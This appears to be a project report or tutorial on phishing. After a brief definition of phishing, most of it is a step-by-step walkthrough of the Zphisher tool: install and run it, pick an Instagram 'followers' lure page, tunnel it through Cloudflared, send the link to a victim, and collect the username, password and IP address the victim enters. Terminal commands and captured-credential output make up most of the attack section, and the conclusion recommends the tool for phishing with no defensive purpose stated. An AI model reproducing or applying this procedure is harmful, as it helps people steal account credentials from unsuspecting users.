

WHAT IS PHISHING ATTACK

Phishing is a cyber attack method where attackers use deceptive tactics to trick individuals into divulging sensitive information such as usernames, passwords, credit card details, or other personal information. Phishing attacks often involve social engineering techniques to exploit human psychology.

Characteristics of phishing:

- 1. Deceptive Communication:** Phishing attacks typically involve deceptive communication, such as emails, messages, or websites that mimic legitimate entities. Attackers often impersonate well-known organizations, banks, or service providers to create a false sense of trust.
- 2. Social Engineering:** Phishing relies heavily on social engineering to manipulate individuals into taking specific actions. This can involve creating a sense of urgency, fear, or excitement to prompt users to disclose sensitive information or click on malicious links.
- 3. Spoofed Email Addresses:** Attackers often use email addresses that appear legitimate at first glance. This may involve creating email addresses that closely resemble those of reputable organizations or individuals, making it difficult for users to spot the deception.
- 4. Fake Websites:** Phishing attacks frequently lead victims to fake websites that imitate the look and feel of legitimate sites. These sites are designed to collect sensitive information when users enter their credentials or personal details.
- 5. Mismatched URLs:** Phishing emails and websites often contain URLs that, upon closer inspection, do not match the legitimate domain of the organization they claim to represent. Users are advised to hover over links to preview the actual URL before clicking.

PHISHING ATTACK TOOL USE IN THIS PROJECT:

Zphisher stands out as a potent open-source Phishing Tool that has garnered significant popularity for its efficacy in executing phishing attacks on targeted individuals. Its rise in prominence is attributed to its user-friendly interface, surpassing even the renowned Social Engineering Toolkit in terms of accessibility. **Zphisher includes a collection of templates, generated by the tool itself, offering phishing templates for 33 leading websites, including Facebook, Instagram, Google, Snapchat, GitHub, Yahoo, ProtonMail, Spotify, Netflix, LinkedIn, WordPress, Origin, Steam, Microsoft, and more.**

This versatile tool not only provides pre-configured templates but also allows users the flexibility to opt for custom templates, enhancing its adaptability. Zphisher streamlines the phishing process, making it straightforward for users to orchestrate phishing attacks. Remarkably, this tool extends its utility beyond local networks, enabling phishing campaigns in wide area networks (WANs). Its functionality includes the extraction of credentials such as usernames and passwords, further solidifying its role in cyber threat activities. With Zphisher, executing phishing attacks becomes an efficient and accessible endeavor.

Uses and Features of Zphisher:

Zphisher is open source tool.

Zphisher is a tool of Kali Linux.

Zphisher is used in Phishing attacks.

Zphisher tool is a very simple and easy tool.

Zphisher tool is a very simple and easy tool.

Zphisher tool is a lightweight tool. It does not take extra space.


Zphisher is written in bash language.

Zphisher creates phishing pages for more than 33 websites.

Zphisher creates phishing pages of popular sites such as Facebook, Instagram, Google, Snapchat, Github, Yahoo, Protonmail, Spotify, Netflix, LinkedIn, WordPress, Origin, Steam, Microsoft, etc

STEPS TO PHISHING ATTACK


Step 1: To install the tool first go to the desktop directory and then install the tool using the following commands.



The image shows a terminal window on a Kali Linux system. The user is in the home directory (~). They run 'mkdir document' to create a new directory. Then they run 'ls' to list the contents of the home directory, which shows 'Desktop', 'document', 'Documents', 'Downloads', 'Esam', 'Music', 'Pictures', 'Public', 'Sourabh', 'SourabhJhan', 'Templates', 'Videos', and 'zphisher'. They then run 'cd document' to move into the 'document' directory. In a separate terminal window, they run 'git clone https://github.com/htr-tech/zphisher.git', which fails with the message 'fatal: destination path 'zphisher' already exists and is not an empty directory.' They then run 'cd zphisher' to move into the 'zphisher' directory, and finally run '\$' to show the prompt in the new directory.

```
(kali㉿kali)-[~]  
└─$ mkdir document  
  
(kali㉿kali)-[~]  
└─$ ls  
Desktop  document  Documents  Downloads  Esam  Music  Pictures  Public  Sourabh  SourabhJhan  Templates  Videos  zphisher  
  
(kali㉿kali)-[~]  
└─$ cd document  
  
(kali㉿kali)-[~/document]  
└─$  
  
(kali㉿kali)-[~]  
└─$ git clone https://github.com/htr-tech/zphisher.git  
fatal: destination path 'zphisher' already exists and is not an empty directory.  
  
(kali㉿kali)-[~]  
└─$ cd zphisher  
  
(kali㉿kali)-[~/zphisher]  
└─$
```


Step 2: Now you are in zphisher directory , use the following command to run the tool.



The image shows a terminal window on a Kali Linux system. The user is in the home directory (~). They run 'cd zphisher' to move into the 'zphisher' directory. Then they run './zphisher.sh' to execute the script.

```
(kali㉿kali)-[~]  
└─$ cd zphisher  
  
(kali㉿kali)-[~/zphisher]  
└─$ ./zphisher.sh
```

Step 3: The tool has started running successfully. Now you have to choose the options from the tool for which you have to make the phishing page.



```
Home X kali-linux-2023.4-vmware-a... X
File Actions Edit View Help
Zphisher
Version : 2.3.5
[-] Tool Created by htr-tech (tahmid.rayat)
[::] Select An Attack For Your Victim [::]


[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
[03] Google        [13] Snapchat      [23] Origin
[04] Microsoft     [14] LinkedIn      [24] DropBox
[05] Netflix       [15] Ebay          [25] Yahoo
[06] Paypal        [16] Quora         [26] Wordpress
[07] Steam         [17] Protonmail    [27] Yandex
[08] Twitter       [18] Spotify       [28] Stackoverflow
[09] Playstation  [19] Reddit        [29] Vx
[10] Tiktok        [20] Adobe         [30] XBOX
[31] Mediafire     [32] Gitlab        [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option : 
```

Step 4: From these options, you can choose the number for which you have to create a phishing page.


If you want to create a phishing page for Instagram then choose option 2.



```
[99] About         [00] Exit

[-] Select an option : 02
```

Step 5: Now you can see that to attract the victim , it's giving 4 different web templates. You can choose any option from here. Suppose you want to choose the first option then type 2.




```
[-] Select an option : 02

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page

[-] Select an option : 
```

Step 6: Using Zphisher tool , create a phishing page of instagram for **1000 followers Login Page** and get credentials(user id and password) of victim.

After Launching the tool you will see this interface.



Step 7: Now select the type of service.

Lets type 2 to select **Cloudflared** service.

```
[ - ] Select a port forwarding service : 02
[ ? ] Do You Want A Custom Port [y/N]:
```

Step 8: Select the type of Port.

```
[ ? ] Do You Want A Custom Port [y/N]: N
[ - ] Using Default Port 8080 ...
[ - ] Initializing... ( http://127.0.0.1:8080 )
[ - ] Setting up server ...
[ - ] Starting PHP server ...
[ - ] Launching Cloudflared ...
```

Step 9: You can send any of the links to the victim. Once he/she entered his/her id password it will get reflected in the terminal.




```
File Actions Edit View Help

2PHISHER 2.3.5

[-] URL 1 : https://deadline-coach-something-blanket.trycloudflare.com
[-] URL 2 : https://
[-] URL 3 : https://get-1000-followers-for-instagram@
[-] Waiting for Login Info, Ctrl + C to exit...
```

Step 10: You can see the link we have opened is **trycloudflare**. This is the phishing page we have opened. Now the user has to enter his/her id password.




Enter your details below


Sourabh_0789

1234567890

Submit Query

Get Followers





```
File Actions Edit View Help
https://www.instagram.com
ZPHISHER 2.3.5
[-] URL 1 : https://deadline-coach-something-blanket.trycloudflare.com
[-] URL 2 : https://
[-] URL 3 : https://get-1000-followers-for-instagram@
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
[-] Victim's IP : 103.87.52.38
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
[-] Victim's IP : 103.87.52.38
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : Sourabh_0789
[-] Password : 1234567890
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit. █
```

We got the details of ID and password here. This is how you can perform phishing using zphisher. You can send these links to the victim. Once the victim clicks on the link and types the id password it will be reflected on the terminal itself. This is how zphisher works. This is one of the best tools that can be used for phishing attacks. You can choose the option as per your requirement. zphisher is a powerful open-source tool Phishing Tool. It became very popular nowadays and is used to do phishing attacks . zphisher is easier than Social Engineering Toolkit.

In **conclusion**, Zphisher stands out as a powerful and popular open-source phishing tool, simplifying the phishing process and offering versatility in attack strategies. Its user-friendly nature, coupled with its efficacy, makes it a tool of choice for those engaged in phishing activities.

*****THANK YOU*****